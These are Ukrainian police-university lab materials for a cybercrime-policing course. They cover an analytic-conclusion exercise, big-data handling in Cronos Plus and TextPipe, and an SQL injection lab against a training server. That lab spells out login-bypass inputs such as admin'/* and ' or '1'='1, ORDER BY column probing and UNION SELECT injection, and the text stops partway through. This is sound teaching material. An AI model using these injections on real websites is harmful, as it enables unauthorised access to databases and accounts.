

МІНІСТЕРСТВО ВНУТРІШНІХ СПРАВ УКРАЇНИ

Харківський національний університет внутрішніх справ

факультет № 4

кафедра інформаційних технологій та кібербезпеки

МЕТОДИЧНІ МАТЕРІАЛИ

до лабораторних занять

з навчальної дисципліни

**Поліцейська діяльність у
кіберсфері**

**вибіркових компонент освітньої програми першого рівня вищої освіти
125 Кібербезпека (протиція кіберзлочинності)**

**м. Харків
2020 рік**

ЗАТВЕРДЖЕНО

Науково-методичною радою
Харківського національного
університету внутрішніх справ
Протокол від 23.09.2020 № 9

СХВАЛЕНО

Вченою радою факультету № 4
Протокол від 16.09.2020 № 5

ПОГОДЖЕНО

Секцією Науково-методичної ради
ХНУВС з технічних дисциплін
Протокол від 18.09.2020 № 5

Розглянуто на засіданні кафедри інформаційних технологій та кібербезпеки
(*протокол від 15.09.2020 № 16*)

Розробник:

Доцент кафедри інформаційних технологій та кібербезпеки, к.ю.н., доцент
Манжай О.В.

Рецензенти:

Тулупов В.В., доцент кафедри інформаційних технологій та кібербезпеки
факультету № 4 Харківського національного університету внутрішніх справ к.т.н.,
доцент;

Янович Ю.П., декан факультету права та підприємництва Харківського
університету, к.ю.н., доцент.

1. Розподіл часу навчальної дисципліни за темами
Спеціальність кібербезпека
(денна форма навчання)

Номер та назва навчальної теми	Кількість годин, відведених на вивчення навчальної дисципліни						Вид контролю
	Всього	з них:					
		Лекції	Семінарські заняття	Практичні заняття	Лабораторні заняття	Самостійна робота	
Семестр № 7							
Тема № 1 Засадничі принципи протидії кіберзлочинності	22	6		6		10	Залік
Тема № 2 Оперативне маскування у кіберсфері	20	8				12	
Тема № 3 Розвідувально-аналітична робота	32	8		4	2	18	
Тема № 4 Особливості використання технологій під час попередження та розслідування кіберзлочинів	76	8		16	18	34	
Всього за семестр № 7:	150	30		26	20	74	
Семестр № 8							
Тема № 5 Оперативно-технічні засоби	120	30		30		60	Екзамен
Всього за семестр № 8:	120	30		30		60	

2. Методичні вказівки до практичного навчання

Лабораторне заняття. Складання аналітичних висновків

Навчальна мета заняття: відпрацювати навички аналізу надходжуваної інформації.

Час проведення 2 год. Місце проведення: навчальна аудиторія.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Вхідні дані: на місці події було вилучено ноутбук особи, яка ймовірно причетна до вчинення злочину. За результатами проведення огляду ноутбуку висунуто одну з версій, що даний пристрій ймовірно використовувався лише для доступу в мережу Інтернет, при цьому застосовувався Тог-браузер. Операційна система неліцензійна Windows 8.1. У протоколі огляду пристрою було також зазначено, що у пам'яті комп'ютера збереглися назви точок доступу для підключення WiFi (PodVodoy, Sladkiy Pinguin, Gomechko_Room344). Також у наявності є фоторобот підозрюваного – власника ноутбуку.

Порядок проведення заняття

1. Групу розділяють на три команди.
2. Кожній команді потрібно підготувати аналітичний висновок. Дозволяється користуватися сервісом (wagle.net).
3. Підбиваються підсумки.

Література, методичне та матеріально-технічне забезпечення занять

1. Criminal Intelligence. Manual for Analysts [Електронний ресурс]. – United Nations, 2011. – 96 с.
2. Guidance on the National Intelligence Model [Електронний ресурс] / Produced on behalf of the Association of Chief Police Officers by the National Centre for Policing Excellence. – 2005. – 213 с. – Режим доступу: <https://whereismydata.files.wordpress.com/2009/01/national-intelligence-model-20051.pdf>.
3. The National Criminal Intelligence Sharing Plan [Електронний ресурс] / Department of Justice. – 2003. – 54 с. – Режим доступу: https://it.ojp.gov/documents/ncisp/National_Criminal_Intelligence_Sharing_Plan.pdf.
4. Манжай О. В. Кримінальна розвідка та її співвідношення з оперативним обслуговуванням / О. В. Манжай, Є. О. Жицький // Jurnalul Juridic National: Teorie si Practică. – 2015. – № 3(13). – С. 100-105.
5. Carter J. Implementing Intelligence-Led Policing: An Application of Loose-Coupling Theory / J. G. Carter, S. W. Phillips, S. M. Gayadeen // Journal of Criminal Justice. – 2014. – № 42. – P. 433-442.
6. National Intelligence Model: Code of Practice [Електронний ресурс]. – CENTREX, 2005. – 14 с. – Режим доступу: <http://library.college.police.uk/docs/npia/NIM-Code-of-Practice.pdf>.

Лабораторне заняття. Упорядкування великих даних

Навчальна мета заняття: отримати навички упорядкування великих даних з використанням спеціалізованого програмного забезпечення та здійснення пошуку відповідної інформації серед таких даних.

Час проведення 6 год. Місце проведення: комп'ютерний клас.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер зі встановленою операційною системою Windows 2007 або вище; MS Access; MS Excel; застосунки Cronos Plus; EmEditor; TextPipe, WindowsGrep.

Завдання, які потрібно виконати, **підкреслено**

В роботі правоохоронних органів нерідко доводиться мати справу з великими об'ємами даних, які не упорядковані належним чином. Ці дані можуть містити корисну інформацію, проте необхідність використання великої кількості застосунків для їх обробки та тривалий час самої обробки даних значно уповільнюють оперативну-службову діяльність. Враховуючи наведене, на декількох прикладах розглянемо, яким чином можна упорядкувати відповідні дані та як правильно організувати ефективний пошук.

Слід зазначити, що в органах поліції традиційно використовується велика кількість банків даних, створених під систему Cronos. Зважаючи на це, вбачаємо доцільним навести відповідні приклади у розрізі роботи даної системи.

Перегляд змісту великих текстових файлів

Якщо великі дані зберігаються у текстовому вигляді, то переглянути їх за допомогою неспеціалізованих програмних засобів є достатньо складним завданням. Алгоритм роботи стандартних засобів перегляду передбачає першочергове завантаження всього обсягу файлу до оперативної пам'яті. Якщо такий файл має об'єм декілька гігабайт, то його відкриття триватиме довго, тому з метою перегляду змісту таких документів слід користуватися спеціалізованими програмами. Однією з таких програм є редактор EmEditor. За його допомогою досить зручно переглядати великі текстові документи, здійснювати в них пошук, розділяти їх на частини, вносити інші зміни. У разі потреби перетворення текстових файлів у формат бази даних, може знадобитися їх попередня обробка для приведення до певної форми. В цьому випадку спеціалізовані редактори можуть бути використані для швидкого перегляду файлу та вилучення з нього фрагменту даних для відпрацювання процесу перетворення (рис. 1).



Рис. 1. Результат вилучення фрагменту даних

У подальшому вилучений фрагмент тексту може буде використаний для накладання відповідних фільтрів.

Приведення даних до потрібної форми

Для імпорту текстових даних до якоїсь СУБД вони нерідко мають бути перетворені у певну форму, вимоги до якої визначаються алгоритмом роботи СУБД. З метою швидкого внесення відповідних змін можуть бути застосовані спеціалізовані інструменти, як от TextPipe.

Порядок роботи з вказаною програмою є достатньо простим. У лівому полі обирається відповідний фільтр, який налаштовується, а потім розміщується в тому порядку, в якому його слід застосувати до відповідного файлу. Для ефективного створення фільтрів потрібно знати головні шаблони для перетворень. З відповідними прикладами можна ознайомитися, наприклад, за адресою datamystic.com/textpipe/manual/general_usage_easypatterns_reference.htm.

По суті створення фільтру нагадує процес написання простої програми (рис. 2).




Рис. 2. Приклад фільтру

У програмі TextPipe відповідні фільтри поділено на категорії за призначенням, що значно спрощує процес знаходження потрібного елементу.

Після приведення до належного вигляду текстовий документ може бути імпортовано до СУБД. Це може бути зроблено декількома шляхами. Наприклад, у системі Cronos Plus:

- 1) через вбудовану функцію імпорту з текстового файлу;
- 2) через попередній імпорт текстових документів до іншої СУБД (наприклад, MS Access);
- 3) з використанням таблиць відповідності.

Перший варіант є найбільш застосовним для імпорту невеликих текстових масивів, другий – для імпорту середніх за обсягом даних, третій – для імпорту великих текстових масивів (наприклад, декілька десятків гігабайт).

Імпорт даних до СУБД

У системі Cronos Plus (<http://www.cronos.ru/Download/documentations/6.3/doc-cronospro-6.3.pdf>) передбачена можливість безпосереднього імпорту даних з текстового файлу, окремих баз даних тощо. Для виконання цієї процедури слід попередньо створити новий банк даних з необхідними параметрами, після чого в меню «Проектирование» → «Структуры банка данных» натиснути кнопку «Импорт из файла». При появі відповідного вікна з налаштуваннями імпорту слід вказати необхідні параметри та завантажити дані.

Якщо потрібно імпортувати дані з великого текстового документу можна скористатися функцією імпорту з використанням спеціальних таблиць обміну. Для цього попередньо необхідно створити банк та відповідні таблиці в ньому, а також таблицю обміну («Проектирование» → «Таблица обмена»). Крім того слід належним чином структурувати текстовий документ, що підлягає імпорту. Вимоги до такої структури наведено у Настанові по роботі з СУБД (<http://www.cronos.ru/Download/documentations/6.3/doc-cronospro-6.3.pdf>) в розділі «Обмен данными между банками». Для того щоб спростити процес відповідного налаштування можна створити пробний запис у новоствореному банку даних та експортувати його (рис. 3).




Рис. 3. Экспорт структуры данных в текстовый документ

Після налаштування структури імпортованого документу, наприклад, за допомогою TextPipe, (рис. 4) слід здійснити імпорт підготовлених даних до СУБД (рис. 5).




Рис. 4. Пример фильтра




Рис. 5. Импорт даних з текстового файлу

Для пришвидшення пошуку у новоствореному банку даних слід проіндексувати його поля (рис. 6).




Рис. 6. Створення індексів

Вказана процедура дозволяє значно скоротити час пошуку.

Здійснення пошуку

Для того, щоб проводити швидкий пошук в різних базах даних в системі Cronos Plus передбачено спеціальні банки даних типу «Глобальний пошук». Для підготовки банку вказаного типу слід створити новий банк даних та обрати для нього тип «Глобальный поиск». Після цього через меню «Проектирование» → «Структуры банка данных» створити нову базу, у якій передбачити необхідні поля для пошуку. Для кожного поля в його властивостях за допомогою кнопки «Таблица» потрібно обрати поля в таблицях інших банків даних, за якими видаватиметься результат при глобальному пошуку (рис. 7).




Рис. 7. Налаштування глобального пошуку

Існують випадки, коли імпортувати великі дані до СУБД є недоцільним, через суттєве зростання об'єму вихідних файлів банку. В такому випадку пошук можна здійснювати стандартними засобами або з використанням спеціалізованих утиліт.

В системі Windows, наприклад, для цього можна скористатися утилітою findstr з вказівкою потрібних параметрів. Наприклад,

```
findstr /s "що шукаємо" de_шукаємо
findstr /B "t.....31@yahoo.fr" rez_out.txt
```

Крім того, з цією метою можна використовувати утиліти Grep, Folder Find Text, DocFetcher.

Завдання

За завданням викладача:

- 1) привести фрагмент тексту до визначеної структури;
- 2) трьома способами імпортувати приведені дані до СУБД;
- 3) реалізувати в СУБД глобальний пошук у декількох базах даних;
- 4) здійснити пошук строки у текстовому файлі за допомогою декількох утиліт;
- 5) скласти звіт.

Лабораторне заняття. Отримання доступу до ресурсів комп'ютера за допомогою SQL-ін'єкцій

Навчальна мета заняття: моделювання несанкціонованого доступу до ресурсів комп'ютера допомогою атак типу SQL-ін'єкцій; реалізація відповідних захисних механізмів.

Час проведення 4 год. Місце проведення: комп'ютерний клас.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер зі встановленою операційною системою Windows 98 або вище (Linux); відповідним чином налаштований WEB-сервер (комплекс програм «Денвер-2»); браузер: Internet Explorer, Mozilla, Chrome.

Завдання, які потрібно виконати, **підкреслено**

1. Основні поняття

Однією з основних функцій будь-якого серверу є обробка запитів клієнтів. WEB-сервер найчастіше обробляє запити по протоколу прикладного рівня http.

Ще донедавна WEB-сервери здебільшого видавали клієнтові статичні сторінки. З розвитком технологій змінюються і сторінки, вони стають більш технологічними й насиченими, виникають так звані «динамічні сторінки». «Динамічні сторінки» зазвичай формуються після обробки великого обсягу даних, відповідно до запиту клієнта, тому часто при їх формуванні застосовують бази даних.

Сьогодні переважна більшість WEB-серверів використовують зв'язку Apache+PHP+MySQL, де Apache – WEB-сервер, PHP – мова програмування серверних скриптів, які включаються до HTML, MySQL – відносно невелика і швидка СКБД, побудована на традиціях Hughes Technologies Mini SQL (mSQL).

SQL – це скорочення від Structured Query Language (структурована мова запитів). SQL створений для роботи з реляційними базами даних. Він дозволяє користувачам взаємодіяти з базами даних.

Потрібно зазначити, що при використанні атаки SQL-injecting сервер Apache і інтерпретатор PHP можуть бути змінені на аналогічні, причому в більшості випадків різниці при реалізації SQL-injecting не буде. Більш того, SQL-injecting можлива й для інших баз даних лише з невеликими синтаксичними змінами.

Надалі будемо розглядати лише Apache+PHP+MySQL.

2. Основи SQL-injecting

Сутністю SQL-injecting є зміна запиту до бази даних таким чином, щоб база надала дані, які не передбачені власником WEB-ресурсу для видачі.

Зауваження: перед початком роботи внесіть зміни до файлу HOSTS. Файл Hosts знаходиться в каталозі %Systemroot%\System32\Drivers\etc (у Windows 98 SE — в папці \Windows\). Додайте в нього рядок з IP-адресою, що вкаже тренер, та через прогалину введіть: injection.ua

Далі необхідно запустити браузер і перейти за адресою: <http://injection.ua/first.php>

Перш за все зломиснику необхідно дізнатися про тип бази даних, що працює на сервері. Для цього потрібно ввести лапку в запит (рис. 1), щоб виникла помилка.



Рис. 1. Введення лапки у запит

В нашому випадку в браузері відобразилась наступна помилка (рис. 2).



Рис. 2. Помилка обробки

Отже, бачимо, що працюємо з базою MySQL.

Типовий сценарій взаємодії з базою даних наступний:

- користувач вводить певну інформацію в поле запиту;
- PHP-скрипт аналізує введену користувачем інформацію і на основі введених даних формує SQL-запит;
- MySQL обробляє запит і видає інформацію, що через PHP передається користувачу.

Розглянемо вищенаведене на прикладі:

- користувач заходить на сторінку, де є поля для вводу імені користувача й пароля (рис. 3);




Рис. 3. Запрошення для авторизованого входу

- скрипт отримує введену інформацію і формує SQL-запит;

Наприклад, в PHP програмі це може бути такий рядок:

\$sql = «*SELECT * FROM 'first' WHERE login='\$login' and password='\$password'*»;

Змінні *\$login* і *\$password* будуть замінені на введені користувачем:

```
SELECT * FROM 'first' WHERE login='мій_логін' and password='і_мій_пароль'
```

- скрипт перевіряє результат запиту до бази даних і повертає результат користувачеві.

Головною помилкою при написанні PHP-скриптів є неконтрольованість введених значень.

Розглянемо випадки, коли зловмисник може цим скористатися:

1. На багатьох сайтах є користувач з ім'ям **admin**. Спробуємо зайти з його правами, ввівши наступні дані (рис. 4):




Рис. 4. Введення спеціальних символів в поля для авторизації (Логін)

В результаті PHP-скрипт згенерує наступний запит до бази даних:
*SELECT * FROM first WHERE login='admin' /*' and password='все_одно'*

Виділені курсивом символи є даними, що їх було введено користувачем. Отже, ми ввели логін **admin**, далі закрили лапку і ввели /*, вказали базі даних, що далі буде наведено **коментар**. Тобто закоментували перевірку пароля. В результаті ми отримали доступ до сайту як адміністратор без знання пароля.

2. Якщо ми не знаємо жодного користувача, який має доступ до системи, то можна ввести наступне (рис. 5):




Рис. 5. Введення спеціальних символів в поля для авторизації (Пароль)

В результаті PHP-скрипт згенерує наступний запит до бази даних:

`SELECT * FROM first WHERE login='якесь_імя' and password='якийсь пароль' or '1'='1'`

Тож після введення якогось пароля ми закрили лапку, щоб показати базі, що введення пароля завершено, а далі доповнили скрипт логічною умовою **ЧИ (OR)** і ввели таку умову, яка завжди вірна **'1'='1'** (зауважимо, що в кінці лапка не ставиться, бо вона вставляється PHP скриптом відповідно до умови запиту (дивись вище сам запит)). Тобто, незалежно від введених логіна і пароля, умова завжди буде виконуватися і ми отримаємо доступ до сайту.

3. Тепер відкриємо в браузері сторінку: <http://injection.ua/news.php>

Після натиснення посилання, інформація про обрану новину передається через GET-параметр: <http://injection.ua/news.php?id=1>

Можна передбачити, що параметр **ID** передається до запиту. Побачити, як може зловмисник вивести на екран всі новини, незалежно від номера вказаного в **ID**. Введемо наступний запит безпосередньо в полі з адресою браузера (рис. 6).




Рис. 6. Введення спеціального запиту

Зауважимо, що «+» використовується замість «прогалини», хоча можна використовувати будь-який варіант, але «прогалину» браузер замінює на %20, що значно погіршує читабельність.

У результаті отримали таке (рис. 7):

Безпосередньо новина		
Інформація по першій новині	тема - HI	автор - Я
Інформація по другій новині	тема - HI і HI	автор - ти
І нарешті інформація по третій	тема - HI HI HI	автор - хтось

Рис. 7. Результат виконання спеціального запиту

Тобто введенням в запит логічної операції **ЧИ**, що завжди виконується, **(or+1=1)** вивели всі новини, що були в базі даних.

- 3.1. Тепер розглянемо, як зловмисник може дізнатися скільки полів у таблиці, що містить інформацію про новини. У мові SQL є можливість сортувати дані за вказаним полем, тож використаємо її.

Введемо в браузері в параметрі **ID** наступне (рис. 8):



Рис. 8. Введення спеціального запиту для параметру ID

Тобто відсортуємо дані за першим полем. Далі спробуємо проранжувати за 2,3,4 і 5 полями запитами (рис. 9).




Рис. 9. Запити на ранжування

Після спроби відсортувати по 5-му полю, бачимо помилку.

error in SQL

Це означає, що в таблиці лише 4 поля.

- 3.2. Тепер ми знаємо скільки в таблиці полів, тому можемо скористатися об'єднанням запитів (можливо лише в MySQL версії 4 і вище). Для цього скористуємося оператором **UNION**, який об'єднує два запити **SELECT**. Тож додамо до запиту свій запит (зауважимо, що кількість полів в обох запитах повинна бути однаковою, саме тому перед цим ми дізнавалися кількість полів).

Введемо наступний запит (рис. 10):



Рис. 10. Запит на вибірку

У результаті отримали наступне (рис. 11):

Безпосередньо новина		
Інформація по першій новині	тема - НІ	автор - Я
2	3	4

Рис. 11. Результат виконання запиту на вибірку

Бачимо, що наші дані (введені після команд select) вивелись в кінці таблиці, тому що в разі, якщо оператор select не знаходить вказаних йому полів, то він просто виводить запитувані поля на екран.

